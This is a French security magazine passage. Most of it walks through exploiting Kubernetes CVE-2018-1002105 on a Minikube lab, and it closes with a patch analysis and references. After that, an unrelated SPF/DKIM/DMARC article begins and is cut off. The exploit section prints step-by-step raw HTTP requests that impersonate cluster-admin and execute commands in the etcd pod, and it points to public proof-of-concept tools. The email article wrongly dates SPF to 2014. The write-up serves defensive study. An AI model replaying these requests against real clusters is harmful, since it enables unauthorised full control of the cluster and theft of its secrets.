
Etude de la vulnérabilité

CVE-2018-1002105

Exploitation de la vulnérabilité - 2ème requête : Liste de l'ensemble des points de l'API exposés depuis la connexion Websocket ouverte

```
GET / HTTP/1.1
Host: [10.0.2.15:8443]
X-Remote-User: cluster-admin
X-Remote-Group: system:masters
```

Grâce à la connexion précédemment ouverte, l'attaquant est capable de **lister l'ensemble des API agrégées** en usurpant le super utilisateur **cluster-admin** (authentification de type proxy décrite précédemment) comme le montrent les captures suivantes :



Exploitation de la vulnérabilité - 3ème requête : Accès à l'API /metrics depuis la connexion Websocket

```
GET /metrics HTTP/1.1
Host: [10.0.2.15:8443]
X-Remote-User: cluster-admin
X-Remote-Group: system:masters
```

On peut vérifier que l'attaquant a, cette fois, accès à l'API /metrics sans compte. La capture suivante illustre l'exploitation en deux temps (ligne **bleue**) de la vulnérabilité.

Afin d'exploiter la vulnérabilité, il est nécessaire d'établir une connexion à la main en utilisant le binaire openssl. Au travers de la connexion TLS, les requêtes HTTP doivent être construites à la main.

```
> openssl s_client -connect 10.0.2.15:8443
```

```
kub@Basebian:~$ openssl s_client -connect 10.0.2.15:8443
CONNECTED(00000003)
depth=0 0 = system:masters, CN = minikube
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 0 = system:masters, CN = minikube

Connexion au serveur API

Établissement de la connexion SSL

Verify return code: 21 (unable to verify the first certificate)
Extended master secret: no
---
GET /apis/metrics.k8s.io/v1beta1 HTTP/1.1
Host: 10.0.2.15:8443
Upgrade: websocket
Connection: upgrade

GET autorisé au pod metrics.k8s.io, avec tentative
de mise à jour vers le protocole websocket

HTTP/1.1 200 OK
Content-Type: application/json
Date: Wed, 03 Apr 2019 21:12:04 GMT
Content-Length: 292

{"kind": "APIResourceList", "apiVersion": "v1", "groupVersion": "metrics.k8s.io/v1beta1", "resources": [{"name": "nodes", "singularName": "", "namespaced": false, "kind": "NodeMetrics", "verbs": ["get", "list"]}, {"name": "pods", "singularName": "", "namespaced": true, "kind": "PodMetrics", "verbs": ["get", "list"]}]}

GET /metrics HTTP/1.1
Host: 10.0.2.15:8443
X-Remote-User: cluster-admin
X-Remote-Group: system:masters

GET normalement non autorisé mais permis par la
conservation de la socket entre le serveur API et le
serveur des API agrégées malgré l'échec de la mise
à jour websocket

HTTP/1.1 200 OK
Content-Length: 209
Content-Type: text/plain
Date: Wed, 03 Apr 2019 21:12:04 GMT

# HELP apiserver_audit_event_total Counter of the remaining lifetime on the certificate used
# TYPE apiserver_audit_event_total counter
apiserver_audit_event_total 0
# HELP apiserver_client_certificate_expiration_seconds Distribution of the remaining lifetime on the certificate used
# TYPE apiserver_client_certificate_expiration_seconds histogram
apiserver_client_certificate_expiration_seconds_bucket{le="0"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="21600"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="43200"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="86400"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="172800"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="345600"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="604800"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="2.592e+06"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="7.776e+06"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="1.5552e+07"} 0
apiserver_client_certificate_expiration_seconds_bucket{le="3.1104e+07"} 2
apiserver_client_certificate_expiration_seconds_bucket{le="+Inf"} 2
```

Dans le cas d'un cluster non vulnérable, la connexion est fermée après la mise à jour WebSocket infructueuse :

```
GET /apis/metrics.k8s.io/v1beta1/ HTTP/1.1
Host: 10.0.2.15:8443
Upgrade: websocket
Connection: upgrade

Même tentative de mise à jour
Websocket que précédemment
mais fermeture de la connexion

HTTP/1.1 200 OK
Content-Length: 292
Content-Type: application/json
Date: Mon, 22 Apr 2019 21:12:04 GMT

{"kind": "APIResourceList", "apiVersion": "v1", "groupVersion": "metrics.k8s.io/v1beta1", "resources": [{"name": "nodes", "singularName": "", "namespaced": false, "kind": "NodeMetrics", "verbs": ["get", "list"]}, {"name": "pods", "singularName": "", "namespaced": true, "kind": "PodMetrics", "verbs": ["get", "list"]}]}
closed
```

> Scénario authentifié

Dans le scénario authentifié, un utilisateur avec des droits spécifiques sur un pod (exec, attach ou port-forward) dans un espace de noms Kubernetes autorisé **est en mesure d'élever ses privilèges** et d'**obtenir les droits de gestion complète du cluster**.


Nous étudions ici le cas d'un cluster Kubernetes très simple installé par défaut avec l'outil Minikube. Minikube permet de prendre en main un cluster Kubernetes localement en exécutant un noeud à l'intérieur d'une machine virtuelle.

On considère qu'un administrateur y ajoute un **espace de nom spécifique** pour la gestion d'une base de données Redis. Cette base de données est gérée par un autre collaborateur qui dispose uniquement du droit de visualisation et de debug du service (via la possibilité de faire suivre un port localement).

Le cluster mis en place contient donc l'espace de nom kube-system (par défaut) incluant notamment le pod etcd-minikube installé par Minikube et contenant la base etcd (donc tous les secrets liés au cluster).

Il contient également un espace de nom redis-restricted créé par notre administrateur. Un utilisateur redis-allowed dispose de l'accès à cet espace de nom avec les privilèges de lecture (get, list, watch) sur les pods déployés et de port-forwarding (get, list, create, delete) sur les pods de l'espace de nom redis-restricted. Au sein de cet espace de nom, un pod contenant l'image redis.k8s.gcr.io/redis:e2e est déployé par l'administrateur.

Le schéma ci-dessous récapitule le cluster Kubernetes servant de support vulnérable pour l'exploit :



À l'issue des cinq étapes précédentes, l'utilisateur redis-allowed (sous la forme d'un compte de service) dispose de l'accès à l'espace de nom redis-restricted avec les privilèges de lecture (get, list, watch) sur les pods déployés et de port-forwarding (get, watch, list, create, delete).

Nous allons vérifier cela...

```
> kubectl -n redis-restricted get secret
```

```
> kubectl -n redis-restricted describe secret redis-allowed-token-fhlmz
```

Jeton JWT de l'utilisateur allowed-redis

L'utilisateur redis-allowed et son jeton JWT est en mesure de lister le pod redis-master-57fc67768d-45dwv dans l'espace de nom redis-restricted

L'utilisateur redis-allowed et son jeton JWT n'est pas en mesure de lister les pods des espaces de nom « kube-system » et « default »

Kubernetes - Partie #2

Etude de la vulnérabilité

CVE-2018-1002105

Comme on peut le voir, redis-allowed n'est en mesure de lister les pods que sur redis-restricted, contrairement à l'administrateur du cluster :

```
kub@Basebian:~$ sudo kubectl get pods -n kube-system
NAME                                READY   STATUS    RESTARTS   AGE
coredns-576cbf47c7-85sfh           1/1     Running   3           89d
coredns-576cbf47c7-kz75t           1/1     Running   3           89d
etcd-minikube                       1/1     Running   3           89d
kube-addon-manager-minikube         1/1     Running   3           89d
kube-apiserver-minikube             1/1     Running   3           89d
kube-controller-manager-minikube    1/1     Running   3           89d
kube-proxy-p2wsv                   1/1     Running   3           89d
kube-scheduler-minikube             1/1     Running   3           89d
kubernetes-dashboard-5bff5f8fb8-76gws 1/1     Running   6           89d
metrics-server-5cbbc84f8c-flhvc     1/1     Running   3           88d
storage-provisioner                 1/1     Running   6           89d
```

L'administrateur du cluster, lié à l'utilisateur root sur la machine locale, est capable de lister les pods sur kube-system (dont etcd-minikube)

Passons maintenant à la réalisation de l'attaque...

L'attaque se décompose de la manière suivante :

1. L'utilisateur redis-allowed effectue une connexion autorisée au pod redis-master-57fc67768d-45dvw avec l'un des 3 privilèges permettant l'attaque (port-forward). Dans les paramètres de la requête, l'utilisateur spécifie deux en-têtes supplémentaires pour provoquer une mise à jour websocket infructueuse : Connection: upgrade et Upgrade: websocket.

La vulnérabilité provient comme dans le premier scénario du fait que la connexion **n'est pas fermée ni contrôlée ultérieurement**, tout en offrant un point d'accès privilégié aux autres pods grâce à **l'authentification effectuée par le Master Kubernetes** lors de l'établissement de la connexion en mode Websocket avec le pod autorisé.

2. L'utilisateur profite de la connexion ainsi établie pour se connecter **aux pods d'autres espaces de nom sans y être autorisé**. Grâce au **privilège du Master Kubernetes**, la commande d'exécution peut être utilisée sur l'ensemble des pods du cluster.


3. Le pod dans l'espace de nom kube-system contenant la base etcd peut être ciblé afin de récupérer l'ensemble des secrets du cluster.

1ère requête : Mise à jour vers le protocole Websocket

```
GET /api/v1/namespaces/[redis-restricted]/pods/[redis-master-57fc67768d-45dwv]/[port-forward] HTTP/1.1
Host: 10.0.2.15:8443
Authorization: Bearer [JWT secret de l'attaquant redis-allowed-token]
Connection: upgrade
Upgrade: websocket
```

Comme dans le scénario précédent, la demande de mise à jour de la connexion vers le protocole websocket **est transmise** par le serveur API au composant concerné qui n'est pas capable de la gérer. **La connexion** (alias la socket entre le serveur API et le pod) **n'est alors pas fermée (cœur de la vulnérabilité)**, permettant un **accès privilégié** au cluster.

Les seules actions possibles permettant d'établir un lien privilégié (communication bidirectionnelle continue) entre le serveur API et les pods sont au nombre de 3 : exec, attach et port-forward. C'est pourquoi ce sont ces privilèges qui permettent l'exploitation de la vulnérabilité.



Kubernetes - Partie #2


Etude de la vulnérabilité

CVE-2018-1002105

2ème requête : Rebond sur les autres pods du Cluster

```
GET /exec/kube-system/etcd-minikube/etcd?command=/bin/ls&command=-A&input=1&out-put=1&tty=0 HTTP/1.1
Upgrade: websocket
Connection: Upgrade
Host: 10.0.2.15:8443
Sec-WebSocket-Key: [b64encode(20 caractères aléatoires)]
Sec-WebSocket-Version: 13
sec-websocket-protocol: v4.channel.k8s.io
```

Grâce à la connexion précédemment ouverte, l'attaquant est capable d'**usurper l'identité du serveur d'API** (celui-ci jouant toujours le rôle de proxy, la connexion websocket semble provenir de lui et est donc acceptée par les pods visés, en dehors de toute considération sur l'espace de nom et les privilèges réels de l'attaquant). Cela lui permet d'exécuter des commandes sur **l'ensemble des pods** du cluster, entraînant la **prise de contrôle intégrale du cluster**.



Ci-dessous on peut constater la possibilité de récupérer le contenu du dossier `/data/minikube/member/snap/` contenant entre autres la base `etcd db` et les secrets du cluster (même si récupérer ceux-ci n'a plus vraiment de sens vu la **capacité d'exécuter du code arbitraire sur n'importe quel pod du cluster** grâce à la vulnérabilité).

```
> openssl s_client -connect 10.0.2.15:8443
```

```
kub@Basebian:~$ openssl s_client -connect 10.0.2.15:8443
CONNECTED(00000005)
depth=0 0 = system:masters, CN = minikube
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 0 = system:masters, CN = minikube
```

Connexion au serveur API

Établissement de la connexion SSL

```
Verify return code: 21 (unable to verify the first cert)
Extended master secret: no
```

GET autorisé avec tentative de mise à jour websocket

A silhouette of a person holding a flagpole, with a flag visible in the distance against a bright, hazy sky.

Échec de la mise à jour websocket mais
socket non fermée

GET normalement non autorisé contenant une exécution de commande (accès au répertoire contenant le fichier « db » (incluant les secrets de la base ETCD))

Nous venons d'exploiter de deux manières différentes le même problème dans le code de l'API Kubernetes. Grâce à **une mise à jour de connexion mal gérée**, une connexion non fermée permet d'**accéder à des emplacements privilégiés** dans le cluster sans y être autorisé.

Les requêtes liées aux deux scénarios peuvent être rejouées facilement à la main, ou en utilisant l'outil de l'utilisateur github `evict` [17]. La vulnérabilité peut également être testée avec l'outil de l'utilisateur github `gravitational` [20].

> Analyse du patch

Le patch corrige les faiblesses dans la gestion d'une mise à jour de connexion infructueuse en fermant la connexion proxy lorsque celle-ci échoue.

Il est disponible à l'adresse [21] et concerne le fichier `upgradeware.go` à l'emplacement suivant : `staging/src/k8s.io/apimachinery/pkg/util/proxy/upgradeware.go`

En cas d'erreur dans la réponse du service ciblé, la connexion est maintenant fermée :

```
275 + // determine the http response code from the backend by reading from rawResponse+backendConn
276 + rawResponseCode, headerBytes, err :=
getResponseCode(io.MultiReader(bytes.NewReader(rawResponse), backendConn))
277 + if err != nil {
278 +     klog.V(6).Infof("Proxy connection error: %v", err)
279 +     h.Responder.Error(w, req, err)
280 +     return true
281 + }
282 + if len(headerBytes) > len(rawResponse) {
283 +     // we read beyond the bytes stored in rawResponse, update rawResponse to the full set
of bytes read from the backend
284 +     rawResponse = headerBytes
285 + }
286 +
```

Le correctif vérifie également le code de retour de la requête Websocket-upgrade et empêche la création d'une connexion proxy si aucune mise à jour du protocole n'a lieu :

```
311 + if rawResponseCode != http.StatusSwitchingProtocols {
312 +     // If the backend did not upgrade the request, finish echoing the response from the
backend to the client and return, closing the connection.
313 +     klog.V(6).Infof("Proxy upgrade error, status code %d", rawResponseCode)
314 +     _, err := io.Copy(requestHijackedConn, backendConn)
315 +     if err != nil && !strings.Contains(err.Error(), "use of closed network connection") {
316 +         klog.Errorf("Error proxying data from backend to client: %v", err)
317 +     }
318 +     // Indicate we handled the request
319 +     return true
320 + }
321 +
```

Référence

- [1] <https://www.hebergeurcloud.com/les-objets-et-autres-composants-kubernetes/>
- [2] <https://web.archive.org/web/20170214212015/http://www.imotif.net/index.php/2016/11/08/google-kubernetes/>
- [3] <https://www.youtube.com/watch?v=NChhdOZV4sY>
- [4] <https://kubernetes.io/docs/reference/generated/kubernetes-api/v1.13/#-strong-workloads-apis-strong->
- [5] <https://github.com/kubernetes/community/blob/master/contributors/devel/sig-architecture/api-conventions.md>
- [6] <https://www.oreilly.com/library/view/managing-kubernetes/9781492033905/ch04.html>
- [7] <https://fr.slideshare.net/neependra/user-authentication-and-authorizarion-in-kubernetes>
- [8] <http://uptoknow.blogspot.com/2017/06/kubernetes-authentication-proxy-example.html>
- [9] <https://gardener.cloud/050-tutorials/content/howto/insecure-configuration>

- [10] <https://medium.com/@lestrrat/accessing-the-kubernetes-api-sans-the-proxy-b24af1eb18a4>
- [11] <https://unofficial-kubernetes.readthedocs.io/en/latest/concepts/configuration/secret/>
- [12] <https://kubernetes.io/docs/reference/access-authn-authz/rbac/#privilege-escalation-prevention-and-bootstrapping>
- [13] <https://kubernetes.io/docs/tasks/access-kubernetes-api/configure-aggregation-layer/>
- [14] https://schd.ws/hosted_files/kccncna17/d8/Hacking%20and%20Hardening%20Kubernetes%20By%20Example%20v2.pdf
- [15] <http://carnal0wnage.attackresearch.com/2019/01/kubernetes-master-post.html>
- [16] <https://github.com/kubernetes/kubernetes/issues/71411>
- [17] https://github.com/evict/poc_CVE-2018-1002105
- [18] <https://gravitational.com/blog/kubernetes-websocket-upgrade-security-vulnerability/>
- [19] <https://blog.appsecco.com/analysing-and-exploiting-kubernetes-apiserver-vulnerability-cve-2018-1002105-3150d97b-24bb>
- [20] <https://github.com/gravitational/cve-2018-1002105.git>
- [21] <https://github.com/deads2k/origin/commit/95d325e75e35a477ab416a4eefc0182579705ec5>

> SPF, DKIM et DMARC : comment se protéger du spam et du phishing ?

Les attaques reposant sur l'envoi de spam et les attaques de phishing touchent désormais tout le monde. Du particulier aux grandes entreprises, personne n'est épargné. En effet, il est courant de recevoir des messages non sollicités aux traits douteux. Pourtant, différents outils ayant vu le jour durant les 30 dernières années sont disponibles pour limiter l'impact de cette nuisance. Il s'agit en l'occurrence des 3 protocoles que sont SPF, DKIM et DMARC.

Nous allons revenir dans cet article sur ces trois protocoles, leur origine, leur fonctionnement, leur utilisation, ainsi que leurs apports.

par Clément MEZINO

SPF, DKIM et DMARC

Chris Bentley

Au départ, des échanges non sécurisés par défaut

Les protocoles les plus couramment utilisés pour envoyer et recevoir des emails sont SMTP (pour l'envoi), IMAP (réception) ou POP (réception). Ces derniers souffrent cependant de plusieurs problèmes auxquels les protocoles SPF, DKIM et DMARC apportent une réponse.

En effet, les protocoles de messagerie ne permettent pas :

- ✚ **de vérifier l'identité du serveur ayant expédié un message.** Il est ainsi très simple pour un attaquant d'envoyer un email usurpant une adresse email depuis un serveur sous son contrôle, différent du serveur de messagerie normalement associé au domaine utilisé de l'expéditeur. Ce type d'usage est généralement utilisé pour crédibiliser une attaque de phishing ou simplement pour envoyer du spam.

- ✚ **de garantir l'intégrité des données au cours de leur transport**

- ✚ **de définir une politique devant être appliquée lors de la réception des emails** (en fonction du résultat de l'évaluation des 2 contrôles précédents).

Cependant bien que ces solutions existent, elles ne sont pas forcément implémentées. À la manière de la lente progression du protocole HTTPS sur HTTP, les protocoles SPF, DKIM et DMARC ont eu du mal à se démocratiser. L'utilisation de ces protocoles (tant du côté de l'expéditeur du message que du destinataire) apportant une difficulté technique supplémentaire, beaucoup d'entreprises ont choisi de faire l'impasse dessus.

Tout n'est cependant pas perdu, puisque Google publiait un rapport en 2016 [1] indiquant qu'après plus de 10 ans d'existence, SPF et DKIM étaient respectivement utilisés dans 95% et 87% des emails envoyés et reçus au sein de la messagerie Gmail. De plus, les serveurs émettant 85% de ces emails supportaient les deux protocoles.

DMARC étant plus jeune, son adoption est plus limitée, mais continue de grimper d'année en année. Ainsi, selon les pays et les secteurs, DMARC n'est utilisé par les serveurs réceptionnant 5% à 38% des emails. Toujours selon la même étude, les plus mauvais élèves en matière d'adoption de DMARC sont les entreprises chinoises, ainsi que les associations à but non lucratif [2].

Le protocole SPF a été créé afin de pallier au problème de vérification de l'identité du serveur expéditeur. Défini au sein de la RFC 7208, cet acronyme signifie « Sender Policy Framework » que l'on peut traduire par « Système de politique d'envoi ».

Né en 2014, ce système permet de limiter grandement l'utilisation illégitime d'un domaine de messagerie par un tiers.

Pour ce faire, SPF permet aux administrateurs d'un domaine de messagerie de publier au travers de la création d'un enregistrement DNS dédié la liste des adresses IP des serveurs étant autorisés à envoyer des emails faisant référence à leur nom de domaine. Cette liste peut dès lors être utilisée par quiconque lors de la réception d'un email en provenance de ce domaine pour confirmer que le serveur ayant été utilisé par l'expéditeur du message est bien légitime pour envoyer ce message. Par exemple, sans ce mécanisme, un attaquant pourrait envoyer un email à n'importe qui avec l'adresse « cert@xmco.fr ».

Ce mécanisme permet donc d'identifier des messages suspects en comparant simplement le serveur ayant expédié le message avec la liste des serveurs étant officiellement autorisés à expédier des messages depuis le domaine de messagerie associé à l'expéditeur déclaré d'un message (en-tête From du message).

En utilisant SPF, le détenteur du domaine « xmco.fr » pourra déclarer que seule l'IP du serveur de mail associé au domaine est habilitée à envoyer des emails dont l'émetteur dispose d'une adresse finissant par « @xmco.fr ». L'email provenant de l'adresse IP de l'attaquant sera alors détecté par les systèmes ayant implémenté le mécanisme de validation du protocole et pourront choisir d'agir en conséquence selon la politique du serveur SMTP (filtrer le mail indésirable, le supprimer, ne rien faire, etc.).

Fait amusant, un type d'enregistrement spécifique nommé « SPF » avait été ajouté au protocole DNS pour gérer ce système. Cependant, c'est l'enregistrement « TXT », qui a été choisi pour contenir les instructions techniques nécessaires à l'implémentation de SPF.

Les enregistrements SPF existent ainsi bel et bien et sont théoriquement utilisables, mais la grande majorité des implémentations du protocole ne prennent en compte que les enregistrements DNS de type TXT lors des vérifications effectuées.

`xmco.fr. 86400 IN TXT "v=spf1 mx -all"`

Exemple d'enregistrement DNS SPF pour le domaine xmco.fr

Dans l'exemple d'enregistrement ci-dessus :

